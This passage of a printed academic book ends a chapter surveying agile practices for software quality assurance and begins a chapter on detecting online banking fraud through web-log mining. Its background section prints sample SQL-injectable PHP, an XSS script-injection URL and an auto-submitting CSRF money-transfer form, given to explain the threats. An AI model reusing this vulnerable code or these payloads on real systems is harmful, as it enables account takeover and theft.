Time-box, e.g. weekly cycle	0	0.5	0	0.5	0	0.5	0	0	0	0.5	0.5	0
Continuous integration	0	0.5	0	0	0	0.5	0	0	0	0.5	1	0.5
Incremental development	0	0	0	0	0	0	0	0	0	0	0	0
Root-cause analysis	0	0.5	0	0.5	0	0.5	0	0.5	0	0.5	1	0.5
Code and tests	0	0.5	0	1	0	0.5	0	0	0	0.5	0.5	0
Product Backlog	0	0.5	0	0.5	0	0.5	0	0	0	0	0.5	0
Requirement Prioritization/ Ranked Work Item List	0	0.5	0	0.5	0	0.5	0	0	0	0	1	0.5
Stories	0	0.5	0	0.5	0	0.5	0	0	0	0	0.5	0
Daily Stand-Up Meeting	0	1	0	0	0	0	0	1	0	0	0.5	0
Sprint Burndown chart	0	0	0	0	0	0	0	0	0	0.5	0.5	0
Sprint Demo	0	0.5	0	0.5	0	0.5	0	0	0	0.5	0.5	0
Frequent Delivery	0	0.5	0	0.5	0	0.5	0	0	0	0.5	1	0.5
Sprint review/Reflective Improvement	0	1	0	0	0	0	0	0.5	0	0	1	0.5
Retrospectives/Facilitating Workshops	0	0.5	0	0	0	0	0	0.5	0	0.5	1	0.5
Product Owner/Real customer involvement/On-site Customer/Easy Access to Expert Users/Active Stakeholder Participation	0	0.5	0	0.5	0	0	0	0.5	0	0.5	0.5	0
Modeling/Iteration Modeling/ Domain object modeling	0	0.5	0	0.5	0	0	0	0	0	0.5	0.5	0
Executable Specifications	0	0	0	0.5	0	0.5	0	0	0	0.5	1	0.5
Refactoring	0	0	0	0.5	0	0.5	0	0	0	0.5	1	0.5
Test-Driven Development/ Test-first programming	0	0	0.5	1	0.5	1	0	0	0	0.5	1	0.5

Both point out that *Test-driven development* and *Pair programming* are the most difficult to adopt (*Root-cause analysis* was not investigated). According to the surveys *Daily stand-up meeting* and *Sprint demo* should not encounter obstacles during adoption. It should also be noted that—according to Ambler's results—*Modeling* practice belongs to the group of practices with low difficulty level.

Figure 2 shows the range of difficulties of practice adoption for extreme contexts. The higher bars relate to the maximal context, i.e. the context designated by the upper values for each of the context dimensions, while the lower bars relate to minimal context, i.e. the context designated by lower values for each of the dimensions.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. The average and standard deviation of difficulty of practices adoption





Figure 2. The average of difficulty of practices adoption for two extreme contexts



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

To sum up, agile practices should be carefully selected depending on the context of the particular project. There exist some practices that seem to be context insensitive, e.g. *Sprint burndown chart*, *Product Backlog*, or *Modeling*. They may be adopted first. On the other side, there are several practices whose difficulty of adoption is strongly influenced by project context (e.g. *Pair programming*) or which are generally hard to adopt (e.g. *Test-driven development*). They should be applied only if the expected benefits overcome the obstacles and if they solve vital problems during software development.

Recommended Practices to Solve Problems

The considered practices were selected as practices supporting quality assurance. The support is reflected in the fact that the practices help to solve some problems. The problems are understood here as some urgent needs or troubles manifested by specific situations or challenges.

To find out how problems may be assisted by the practices, a survey was carried out among software development teams.

The participants of the survey were four teams from Lower Silesian industry, representing software development and IT companies and one team from a university representing experience resulting from managing many students' collaborative projects.

The starting point to the research was a list of selected problems following the structure of software development processes. The problems were divided into two categories: engineering problems related to software development, and managerial problems related to the management of software development process.

The problems were chosen subjectively based on our personal experience as well as an analysis of the problems contained in the descriptions of different software development methodologies.

The set of identified problems belonging to the first category was structured into the following disciplines: software requirements, software design, software construction, software testing, and software maintenance. Below, there is a structured list of respective problems.

Software Requirements:

- Elicitation of customer needs
- Unstable requirements
- Inaccurate, incomplete requirements specification
- Incorrect interpretation of the requirements
- Systematic presentation of the requirements
- Key needs identification
- Lack of domain knowledge

Software Design:

- Variety of implementation platforms
- Complex domain

Software Construction:

- Problems with code integration
- Reduction of repeatable programming activities via code generation
- Simple domain

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Complex domain
- Unreadable code structure or database structure
- Different quality of code written by different members of a team

Software Testing:
- Verification of artifacts against their specification
- Desire of acceptable quality of code
- The need for continuous validation of product
- Extensive documentation requirements

Software Maintenance:
- Corrective maintenance
- Adaptive maintenance
- Perfective maintenance
- Preventive maintenance

The set of identified problems belonging to the second category was structured as follows:

Team Communications:
- The need for current information about the state of the project

Risk Analysis:
- Requirement for successful implementation of the medium or large scale project
- Deviation from the plans
- Too late disclosure of problems and their removal
- Working in a multiplayer team

Time Planning:
- Planning of iterations and releases

The results of the survey are presented in Table 4, where the numbers of practices are explained in the list below it.

Figure 3 informs how many times a practice was selected as a remedy for potential problems that can arise during the software life-cycle. Surprisingly, the winner is *Modeling*, which was pointed out 15 times. Next to it come *Executable specifications*, *Product owner*, and *Stories*. On the other end we have practices suggested by single survey participants: *Team velocity*, *Sprint planning* (its result is Sprint Backlog, so we combine it with *Product Backlog*), *System metaphor*, and *Kanban* (more a methodology than a practice).

Figure 4 presents the number of practices selected by survey participants in solving problems from different disciplines. The results confirm the commonly known fact that requirements engineering is a crucial phase in software development. The problems emerging at this phase must be solved effectively, which explains why the number of practices recommended here is so large.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Survey results

Problems	Numbers of practices recommended by:				
	Team 1	**Team 2**	**Team 3**	**Team 4**	**Team 5**
Engineering problem					
Software requirements					
Elicitation of customer needs	15,17	6,10,13,19,5,11,8,17,14	11,19,4,10,13,17	7,9,13,19,11,8,4	4,7,10,17,19
Unstable requirements	6	6,13,19,5,11,8,17	6,21,13	6,13,3,7	4,6,13,21
Inaccurate, incomplete requirements specification	11,17	6,10,13,19,5,11,8,17	4	7,21,13,19	4,10,19
Incorrect interpretation of the requirements	11,17	6,19,5,11,8, 4,17	4,22	7,11,19	4,17
Systematic presentation of the requirements	10,19	10,19,8,4,17	10,19,4,17	7,10,17	4,10,19
Key needs identification	13	6,10,13,5,11	13	7,10,11,13	4,10,19
The lack of domain knowledge	11	9,8,25,19,4, 5,11	11,8	4,7,11	4,19
Software design					
Variety of implementation platforms	8		1,2	1,12	7
Complex domain	8	8,19,11,25	8	8	8
Software construction					
Problems with the code integration	2	2,18,14,20	1,2	2,20	2,6
Reduction of repeatable programming activities via code generation	8	12,8	20,12	8,12	12,20
Simple domain	1	15,12,1,20		1,12,19,20	1,12,20
Complex domain	8,11	19,12,1,20,9		1,7,8,9,12, 19,20	1,9,12,20
Unreadable code structure or database structure	12	12,9,23	12	12,23	12
Differentiated quality of code written by different members of the team	9	12,9,23,18, 14	9,23	9,12,23	9,12
Software testing					
Verification of artifacts against their specification	1,2,4,8,9,20	11,19,1,20,4	10	2,4,19	4,19,20
Desire of acceptable quality of code	1,4,8,9,20	23,12,1,18,14	9,23	1,9,12,23	12
The need for continuous validation of product	1,11	2,1,20,17	2	1,2,5,12,20	2
Extensive documentation requirements	8			10	
Software maintenance					
Corrective maintenance	1,2,20	26			
Perfective maintenance	12				
Preventive maintenance	8,12	26			
Managerial problem					
Team communications					
The need for current information about the state of the project	3,7,16	17,3,18,7	7	3,5,10,11,16	3,16

continued on following page

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Table 4. Continued

Problems	Numbers of practices recommended by:				
	Team 1	**Team 2**	**Team 3**	**Team 4**	**Team 5**
Risk analysis					
Requirement for successful implementation of the medium or large scale project	6	6,13,9		1,13,15	5
Deviation from the plans	14,16,21	18,14,3	16	4,10	3
Too late disclosure of problems and their removal	3,16	18,3,6,5	4,5,16	3,18	3,18
Working in a team multiplayer	2,3,7	9	3,14,18		3,9
Time planning					
Planning of iterations and releases	10	5,22	10,24	5,22	22

List of practice numbers: 1. Code and tests, 2. Continuous integration, 3. Daily Stand-Up Meeting, 4. Executable Specifications, 5. Frequent Delivery, 6. Incremental development, 7. Informative workspace, 8. Modeling/Iteration Modeling/Domain object modeling, 9. Pair programming, 10. Product Backlog, 11. Product Owner/Real customer involvement/On-site Customer/Easy Access to Expert Users/ Active Stakeholder Participation, 12. Refactoring, 13. Requirement Prioritization/Ranked Work Item List, 14. Retrospectives/Facilitating Workshops, 15. Root-cause analysis, 16. Sprint Burndown chart, 17. Sprint Demo, 18. Sprint review/Reflective Improvement, 19. Stories, 20. Test-Driven Development/Test-first programming, 21. Time-box, e.g. weekly cycle, 22. Sprint planning/planning game, 23. Code review, 24. Team velocity, 25. System metaphor, 26. Kanban


The practices numbered from 1 to 22 are those identified previously, while the last three practices (23, 24, 25, and 26) were additionally suggested by participants of the survey.

Figure 3. Number of practices recommendations in the context of all identified problems



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Number of practices recommendations in the context of disciplines



It turns out that the most important problem in the requirements discipline is the 'complex domain' problem. In support of this problem, the practices *Modeling*, *Product Owner*, and *Stories* had four recommendations, and the practices *Code and tests*, *Informative workspace*, *Pair programming*, *Refactoring*, *System metaphor*, and *Test-Driven Development* had two recommendations. The survey shows that the main problem in the context of "Software design", which were recommended for most practices, were "complex domain", which confirms that the understanding of the field of "problem domain" is the key to quality.

CONCLUSION AND FURTHER WORKS

Based on the ISO/IEC standard describing the processes involved in software development, we have indicated the processes that support quality assurance. Then we reviewed the practices of the agile methodologies and chose from among them those that might be treated as fragments of these processes.

Our main, original contribution consists of two elements.

The first one is an analysis of the difficulty of adoption of practices in the software development process. We have observed that it is not reasonable to assess that difficulty in absolute terms. These difficulties of adoption depend on the context of software development. We have proposed an approach to define the context and context-sensitive assessment of difficulties of practices adoption.

The second element is a method of practice recommendation. We have observed that the practices are used to support the solving of problems that may be encountered during software development. Assuming a set of common problems, we asked some software development teams for their recommended practices.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The survey pointed out that the quality assurance point of view indicated that the most important problems are related to the requirements discipline, and that within the disciple modeling is the most important.

Modeling was recognized as a practice with the biggest influence on quality assurance. On the one hand, this is not surprising, as the role of modeling is appreciated and well justified, but on the other hand, it is not reflected in the results of the surveys presented in section 5.2. Modeling seems to be underestimated by agile practitioners.

As we know, the modeling approach enables software developers to better understand an application domain, especially its key notions. An initial domain model forms a good basis for the estimation of project scope as well as its feasibility. For the customer, this model allows for an awareness of his/her needs. In the development process models may be at least partly automatically transformed and verified. Finally, the models are the type of documentation that is necessary in the maintenance phase.

Trying to explain this discrepancy, we should first pay attention to the lack of awareness of the importance of modeling. Perhaps this is due to a lack of skills and knowledge about abstract thinking, but more likely this is due to the idea of the agile approach itself. The agile approach focuses on achieving a temporarily determined aim, and tends to avoid additional work that pays off in the future.

So the interesting question arises, what and how (on what level of abstraction) to model in order to benefit from the existence of models during agile development. In the future we plan to propose a set of canonical models (diagrams) that can be recommended especially for data-intensive systems as primary drivers of quality achievement.

The considerations carried out here reveal that any assessment of the difficulties of implementation of practices and their recommendation is not absolute, but must be considered in context. Of course, only the outline of the proposed approach was presented. It should be noted that the recommendations presented are based on objective data. The refinement of assessments of practices and recommendations requires more data gathering. Perhaps a good start would be to create a Web forum gathering experience about adoption of practices and the results of their use.

REFERENCES

Agile Modeling (AM) Home Page. (n.d.). *Effective practices for modeling and documentation*. Retrieved January 13, 2013, from http://www.agilemodeling.com/

Ambler, S. (2002). *Agile modeling: Effective practices for extreme programming and the unified process*. New York: John Wiley & Sons.

Ambler, S. (2005). *AmbySoft agile unified process page*. Retrieved January 13, 2013, from http://www.ambysoft.com/unifiedprocess/agileUP.html

Ambler, S. (2008). *Agile adoption rate survey results*. Retrieved January 13, 2013, from http://www.ambysoft.com/surveys/agileFebruary2008.html

Ambler, S. (2009). *The agile scaling model (ASM), adapting agile methods for complex environments*. Somers, NY: IBM Corporation Software Group. Retrieved from ftp://ftp.software.ibm.com/common/ssi/sa/wh/n/raw14204usen/RAW14204USEN.PDF

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Ambler, S. (2010). *Context count: Position paper for SOMAT*. Retrieved January 13, 2013, from www.semat.org/pub/.../WorkshopPositions/SEMAT_position_Ambler.doc

Appelo, J. (2009). *A big agile practices survey*. Retrieved January 13, 2013, from http://www.noop.nl/2009/04/the-big-agile-practices-survey.html

Beck, K., & Andres, C. (2004). *Extreme programming explained: Embrace change* (2nd ed.). Reading, MA: Addison-Wesley Professional.

Bhasin, S. (2012). Quality assurance in agile – A study towards achieving excellence. In *Proceedings of AGILE INDIA* (pp. 64-67). AGILE.

Cockburn, A. (2004). *Crystal clear. A human-powered methodology for small teams, including the seven properties of effective software projects*. Retrieved from http://st-www.cs.illinois.edu/users/johnson/427/2004/crystalclearV5d.pdf

DSDM Atern Handbook v.1.0. (2008). Retrieved January 13, 2013, from http://www.dsdm.org/atern-handbook/flash.html

Hongying, G., & Cheng, Y. (2011). A customizable agile software quality assurance model. [NISS]. *Proceedings of Information Science and Service Science*, *2*, 382–387.

ISO/IEC 12207:2008. (2008). Software and systems engineering – Software lifecycle processes. Geneva, Switzerland: ISO.

ISO/IEC/IEEE 24765:2010. (2010). Systems and software – Vocabulary. Geneva, Switzerland: ISO.

Janus, A., Schmietendorf, A., Dumke, R., & Jager, J. (2012). The 3C approach for agile quality assurance. In *Proceedings of Emerging Trends in Software Metrics (WETSoM)* (pp. 9-13). WETSoM. doi:10.1109/WETSoM.2012.6226998

Kruchten, P. (1999). *Rational unified process—An introduction*. Reading, MA: Addison-Wesley.

Michaelson, D. (2006). *Setting best practices in public relations research*. Retrieved January 13, 2013, from http://www.instituteforpr.org/iprwp/wp-content/uploads/Michaelson_09IPRRC.pdf

Mnkandla, E., & Dwolatzky, B. (2006). Defining agile software quality assurance. In *Proceedings of Software Engineering Advances* (p. 36). IEEE.

Palmer, S. R., & Felsing, J. M. (2002). *A practical guide to feature-driven development*. Upper Saddle River, NJ: Prentice Hall PTR.

Project Management Institute. (2004). *PMBOK: A guide to the project management body of knowledge* (3rd ed). Retrieved from http://ebookee.org/A-Guide-to-the-Project-Management-Body-of-Knowledge-Fourth-Ed._282107.html

Schwaber, K. (2003). *Agile project management with scrum*. Seattle, WA: Microsoft Press.

Scott, K. (2001). *The unified process explained*. Reading, MA: Addison-Wesley Professional.

Sochova, Z. (2009). *Agile adoption survey*. Retrieved January 13, 2013, from http://soch.cz/AgileSurvey.pdf

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Software Engineering Institute. (2006). *CMMI® for development, version 1.2*. 2006. Retrieved from http://www.sei.cmu.edu/publications/documents/06.reports/06tr008.html

State of Agile Survey. (2011). *Agile methods and practices*. Retrieved January 13, 2013, from http://www.versionone.com/state_of_agile_development_survey/10/page3.asp

KEY TERMS AND DEFINITIONS

Agile Software Development: An iterative and incremental approach to software development based on the Agile Manifesto. It recommends adaptive planning, evolutionary development and delivery, and time-box iterative approach. In addition, this approach is characterized by close collaboration between the team and business representatives, and face-to-face communication.

Best Practice: A component of a life cycle process of a software product which defines how to accomplish a specific goal, for example improve effectiveness of a process or quality of a product.

Context of the Project: A set of dimensions that should be considered, due to they could affect the software development process and should be taken into the account when the project is going to be implemented. Project's context can be defined, among others, by means of: the domain complexity, project size, team size, etc.

Modeling: An approach to software construction based on definition of a set of models which describe software from different perspectives.

Practice Adoption: Applying a practice by putting some parts of it into operation; it is achieved by *practice adaptation* so the practice becomes usable in a given project (better fits to a given project and its context).

Quality Assurance: Overall activities performed within software development processes aimed at ensuring the required quality of a software product.

Software Development Disciplines: A partition of activities performed during software development cycle. In general, the disciplines are classified, similarly to software life cycle processes, in three types: development, for support and enterprise management. For example, USDP methodology distinguishes the following disciplines: business modeling, requirements, analysis and design, implementation, testing, and deployment.

This research was previously published in Advances and Applications in Model-Driven Engineering edited by Vicente García Díaz, Juan Manuel Cueva Lovelle, B. Cristina Pelayo García-Bustelo, and Oscar Sanjuán Martinez, pages 155-176, copyright year 2014 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Section 3
Tools and Technologies

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 37
A Web Backtracking Technique for Fraud Detection in Financial Applications

Tasawar Hussain
Mohammad Ali Jinnah University, Pakistan

Sohail Asghar
COMSATS Institute of Information Technology, Pakistan

ABSTRACT

The web based applications are maturing and gaining the confidence of their users gradually, however, www still lacks the mechanism to stop the hackers. The implementing the adhesive security measures such as intrusion deduction systems and firewalls, are no more useful breaker for online frauds. The Web Backtracking Technique (WBT) is proposed for fraud detection in online financial applications by applying the hierarchical sessionization technique on the web log file. The web log Hierarchical Sessionization enhances the focused groups of users from web log and paves the path for in-depth visualization for knowledge discovery. User clicks are compared with user profiles for change in previous user click records. Those transactions which do not conform to business rules are stopped from business activities. The WBT analyzes suspicious behavior and will produce reports for security and risk mitigation purposes Furthermore, suspicious transactions are mined for the up-gradation of business rules from hierarchical sessionization. The proposed WBT is validated against the university web log data.

INTRODUCTION

In 1990, internet was made available to public. Since then it has revolutionized the world and made it a global village. In the last two decades, the numbers of websites have grown from few hundreds to 650 million websites and thousands of new web pages are being added to this mega stream per day. Moreover, today we have more than 3 billion active users of the internet. This exponential growth of World Wide Web (www) has become the single largest knowledge repository with the world. Thousands of transactions are being carried out on the daily basis to execute the various web based businesses.

DOI: 10.4018/978-1-5225-3422-8.ch037

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

From sea to space, the web is working as a knowledge backbone to provide the basic level information to advance research. The web is the most powerful and cost effective media to deliver services to its users. Consequently, business community prefers internet for their services and users feel free to avail the web services (Mohammad Pourzarandi & Tamimi, 2013). The web is providing its services in all most every walk and department of life irrespective of geographical boundaries (Hussain & Asghar, 2013). The internet is simple in nature to deliver the services and motivated the organizations (Hawwash & Nasraoui, 2010) for online e-business for more competitive environment and challenges.

As the websites and users are growing day by day, millions of user clicks are being recorded per second. The websites lack the user feedback mechanisms (Hussain & Asghar, 2013) to improve the websites and provide to the point web knowledge to its users. The web mining tools are effectively supporting the web to study and analyze the websites. The web mining is the application of data mining techniques (Bari & Chawan, 2013) and web mining itself is divided into three broad categories, namely *web structure mining (wsm)*; *web content mining(scm)*; and *web usage mining(wum)*.

The website consists of web pages in a tree structure and are linked with each other via hyperlink. Each web page consists of web objects that is the core of the knowledge for web users. Website, web pages and web objects provide the website structure. The application of data mining techniques on web structure is commonly known as web structure mining. The information retrieval is a one of the major challenge of the World Wide Web and wsm is playing a pivotal role to provide the structural knowledge about the web pages for linked analysis.

Web contents are very important and play the key role to deliver the web services to the end users. Through wcm, we mine the web page contents for knowledge and information retrieval and extract the useful patterns. The internet is like an ocean of knowledge and to the point knowledge retrieval is a difficult task. By applying the data mining techniques we can mine the web contents for efficient search query results (Chaniara and Sherasiya, 2014). For structural knowledge about the web contents, the hybrid web techniques based on wsm and wcm are applied.

In web usage mining, data mining techniques are applied on the users' data available in the form of web log files (Sharma, 2013). These log files are maintained on the web server (the server hosting the banks' website). When client interact with the website to avail the desired service, log file captures the users' surfing on a website and each activity of the user is recorded. These log files contain the hidden knowledge about the users' traversal during the surfing. The primary objective of web log files is for the maintenance of the server not for the data mining. To extract the hidden knowledge from the log file is complex data mining exercise. Without deploying the proper data mining system, the accurate and precise hidden knowledge can't be mined. The analysis of web log file is providing various benefits to the website owner and website developers such as performance of web server; smartness of website; user click stream history; user profiles; user sessions; predictions; and fraud detections.

The unrestrained growth of the internet has not only opened the new competitive markets for business, however, has also given free hand to hackers to play fraudulent activities. The web-based applications are the most vulnerable to security threats and attacks (Garg & Singh, 2013; S.Mirdula & D.Manivannan, 2013). The hackers are not only devastating the confidence of clients, however, are posing serious threats to online business (Meyer, 2008). According to National Fraud Authority UK, in 2012, cyber attackers are plundering money around £1.1 billion per annum (Harrison, 2012) and the ratio of online fraud losses in the USA is in million dollars annually, while in India the losses are around 22.90 billion rupees (Jassal & Sehgal, 2013). The online fraud data is not available in Pakistan and other developing countries as these countries have no online fraud monitoring and gauging systems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Websites consist of web pages which are designed and developed by using various tools and scripting languages such as PHP, Python, ASP, JSP, Perl, VB and Java scripts (Khochare, Chalurkar, & B.B.Meshram, 2013). Web application works as an intermediary between users and web server databases. Consequently, web applications are more vulnerable to security attacks such as SQL Injection; Cross Site Scripting (XSS); Cross-site Request Forgery (CSRF); Broken Authentication and Session Management; Security Misconfiguration; and Sensitive Data Exposure etc.

Web sites are prone and are always vulnerable to security attacks (Garg & Singh, 2013) due to their structures and hackers attack these vulnerabilities for their own goals (Mohammadpourzarandi & Tamimi, 2013). Web applications follow the seven-layered OSI model for the normal business procedures. Each layer is dedicated for specific job to communication.


Detection of web attack is a challenging job (Hallgren, Mauritzson, & Sabelfeld, 2013) as web application and web database server both are exposed to end users. Similarly, there are a number of tools available to hacker for spoofing and sniffing web applications. Different measures are being applied to detect the web attacks and to minimize the web vulnerabilities at different layers of the OSI model (Figure 1.)

In our proposed research, web log file is used as the primary source to detect the frauds in web applications by applying the various data mining techniques. Proper and enhanced analysis of the log file can reveal many interesting aspects about users and websites. Correspondingly, a Fraud Detection System can also be developed by applying Data Mining techniques on this web log file. Fraud Detection System will analyze suspicious behavior and will produce reports for security and risk mitigation purposes.

Motivation

In this chapter, we are interested in to design and develop a data mining framework to implement the data mining techniques to model the real world problem as an online fraud detection system. The proposed

Figure 1. Detection of Web attack (Meyer, 2008)



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

framework will be implemented in banking industry of Pakistan by applying web mining techniques. Web log file is the primary raw source for knowledge discovery. At the preprocessing level of web log file, hierarchical clustering classifier will be proposed and categorical similarity measure will also be proposed for clustering. Similarly, at pattern discovery level, the introduction of the constraint template library will be a new research direction and theory to model the problem in multi-way in accordance with pre-defined objectives of web mining such as fraud detection and risk management. To achieve the mining objectives, a generic hierarchical algorithm will be proposed. In the last phase, pattern analysis will be performed to extract the business rules to govern the web application without disturbing the normal web application business.

BACKGROUND

Hyper Text Transfer Protocol (HTTP) and Hyper Text Transfer Protocol Secure (HTTPS) are the standard protocol to monitor and govern the internet traffic. According to Meyer (2008) HTTP is request and response mechanism between user web browser and web server. User requests for specific services over internet in proper format and web server responds accordingly. The user request is in the form:

http://en.wikipedia.org/wiki/#q=query

where http: is protocol; //en.wikipedia.org is host; the wiki is resource location; and #q=query is user query request.

The user request is composed of header (user request) and request message body (Gupta, Saikia, & Sanghi, 2007). Subsequently web server parses the user request and responds to user accordingly with proper status successful or page not found etc.

The HTTP response can be captured by hackers by requesting the web server along with legitimate user.

HTTPS is a certificate based authentication (CA) protocol, which provides secure communication channel between web user; a user's browser; and web server over the socket secure layer (SSL). Asghari, Eeten, Arnbak, & Eijk, (2012) conceptualize the security vulnerabilities of HTTPS. HTTPS can facilitate illegitimate user. Correspondingly, CA requires the proper updates of patches and in the same way any segment of poor coding can be bypassed by SSL.

Both the protocols are still vulnerable and provide no such mechanism for end users and web operators for the safety of their communication. The user traversals and clicks can be seized by hackers for any misuse to distort the trust of end users.

According to Khandelwal, Shah, Bhavsar, & Gandhi, (2013) firewall are used in web applications for secure transactions by end users with application. It acts as intermediary between web users (Internet) and web servers. Firewall mechanism is to protect the unauthorized access to the web resources. The firewall provides hardware and software solution to protect the system from unauthorized access. Firewall operates on port 80 while it restricts all the other ports.

The authors also discussed the various firewall techniques such as packet-filtering; application-gateway; circuit-level gateway; and proxy server. The firewall works on the network layer of the OSI model and hackers can exploit the other OSI model layer such as session; presentation; and application layer. Similarly firewall operates on port 80 which can be manipulated by hackers by using attacks like

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SQL injections, cross scripting and Trojan horse etc. Firewall is also a costly solution for web applications and yet no foolproof secure firewall is available.

Garg & Singh (2013) have discussed the role of SQL injection in web application attack. It is the most common weapon of hackers to exploit the code anomalies by issuing a series of SQL queries to bypass the normal security measures of web application. The sample code for SQL injection can be:

```
<?php
<form action="sql.php" method= "POST" />
<p>Name: <input type= "text" name= "name" />
<br /> <input type= "submit" value= "Add Comment" /></p> </form>
 $query = "SELECT * FROM users WHERE username = '{$_POST['username']}";
 $result = mysql_query($query);
function save_email ($user, $message)
{ $sql= "insert into message (user, message)values ('$user', '$message')";
 return mysql_query($sql);}
?>
```

Hackers sometime modify the original user query to get the basic information of genuine user by applying inner and outer joins along with OR and AND operators in where clause. The authors have also discussed the various preventive measures such as use of latest and upgraded software releases. Similarly, login to a database as a super user is also discouraged.

(Jovanovic, Kruegel, & Kirda, (2013)) and Garg & Singh, (2013)) have discussed the cross-site scripting vulnerability of dynamic web applications. The hackers inject the malicious code through different scripting languages such as java, vb etc in user browser. When the user executes the malicious (crafted) code, the hacker can steal the precious information about the user. The sample XSS code is, such as:

```
<form action="search.php" method=  "GET" />
 <p>Please enter your name: <input type= "text" name= "user_name" />
<br /> <input type= "submit" value= "Go" /></p><br> </form>
 <?php echo "<p>Welcome   <br />"; echo ($_GET[user_name]); ?>
```

This code can be exploited by the hacker to get the information about the user and the database.

```
http://www.website_url/clean.php?user_name=
<script>alert(Warning! Unauthorized Access);</script>
```

The user profile can be hacked by hacker by launching XSS email scripting attack. A fake email is sent to the user and when user clicks on url, the user profile can also be transmitted through a web server. Through cross-site attack, user cookies; blogs; and comment area can be exploited by hacker for information.

Most of the prevention techniques modify the user's browser to limit the cross-site scripting, however, change in browser can ignite the vulnerability.

According to (Jovanovic, Kirda, & Kruegel, 2006) CSRF exploits the user active session. When a user establishes session with trusted website and parallel uses the hacker's web site. Hacker snatches

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the cache of the user's browser and send HTTP requests through user. In this way a hacker manipulates the website integrity. The authenticated user login to the online banking system to transfer the money to another account. The user request form for money transfer will be of the form;

```
<form action= "transfer.php" method= "get">
To:<input type= "text", name="to"/>
Amount:<input type="text" name="amount"/>
<input type="submit" value="submit"/>
</form>
```

The hacker injects the false script and sends it to the web server via the user's browser. The snap shot of hackers' script is as under:

```
<form action= "https://www.onlinebank.com/transfer.php" method= "post">
<input type= "text", name= "to" value= "1111-11"/>
<input type=  "text" name= "amount" value= "55555.55"/>
<input type=  "submit"/>
</form>
<script type= "text/javascript">
document.forms[0].submit();
<script/>
```

In this way, a hacker may get the amount be transferred to his/her account or hacker may be able to get the information about the legitimate user and about his bank account.

As we have studied the various techniques which hacker apply to snatch the precious user information and play the fraudulent activities to shake the user interest and confidence in online web business. There are so many other techniques are available in the literature which shows that the growing trend in hacking and it is non-stop. As the web is getting to be more and more intelligent to safe the vital interests, similarly hackers are using the same information technology tools for more efficiently.

We have concluded that web hacking is an endless path. When we are an internet user, we are at a risk of to be hacked. The best remedy to mitigate the hacking risk is how secure, we can move to the net. We cannot limit the hackers; however, we can adopt the measures to reduce the hacking risk. The self-protection is first and last lesson to reduce the hacking and make our web application more secure.

Financial Fraud Scenario


As we have discussed in the chapter 1 & 2, websites are open to everybody and internet is a safe haven for the hackers. There are number of hacking tools are available to exploit the users and websites. Nowadays, hacking has become an active job cum hobby throughout the world. Financial websites are more targeted to steal the precious user and owner information as well as money laundering.

The hackers apply a number of techniques to hack the credentials of genuine users as we have discussed in the literature review chapter. Sometimes they apply composite techniques for hacking.

In this financial fraud scenario, the hacker is applying a session hacking technique to establish a session with an online banking web server through stealing the genuine user session (Figure 2.). The

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Session hacking scenario



hacker sends the online banking link to user to establish the session with a bank. The genuine user following the url link establishes links to the online banking web server. The hackers captures the genuine user credentials.

Problem Statement

Let $L=\{(T,A) \mid T_a$ be the user transactions & A set be the web log attributes $\}$ be a web log file and let B be the set of business logic rules for a specific website. Let $T`: L \rightarrow T_a \mid T` \in L \wedge T` \subseteq T_a$ where $T`$ be those transactions whose T_a does not conform to B.

Objectives and Goals of Proposed Research

The extraction of useful knowledge from web log file is a challenging and complex job as because log files are to help administrator to monitor the error occurrence not for mining purpose. Consequently, we required state of the art data mining techniques to extract useful knowledge from log files. This proposed system will contribute in research by proposing new research techniques. A web log is the major data source for this proposed research that lists actions that have occurred. With enhanced web log file analysis, the proposed system will be applied in the banking sector for fraud detection. The proposed System is a Web-based security solution that will signal the threat of fraud before customers fall prey to the perpetrators. Fraud Detection System analyzes suspicious behavior and produces reports for security and risk mitigation purposes. Unlike network security solutions, Fraud Detection System reports suspicious activity before it escalates into fraud, identity theft or other crimes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


1. The proposed system will provide a real-time protection by transparently monitoring user behavior to identify anomalies, then calculating the risk associated with a particular transaction. If a risk is identified, step-up authentication can be automatically invoked— to complete the transaction.
2. Define and Development of Risk Management Policy
3. Automate the conceptual framework for online fraud detection based on risk policy.
4. Send email/SMS to customers and management.

The Proposed Conceptual Framework (WBT)

To gauge the user transactions as legitimate or illegitimate is a challenging research problem. The proposed framework will be completed in different phases and the brief description of the proposed framework along with different phases and implementation plan as under:

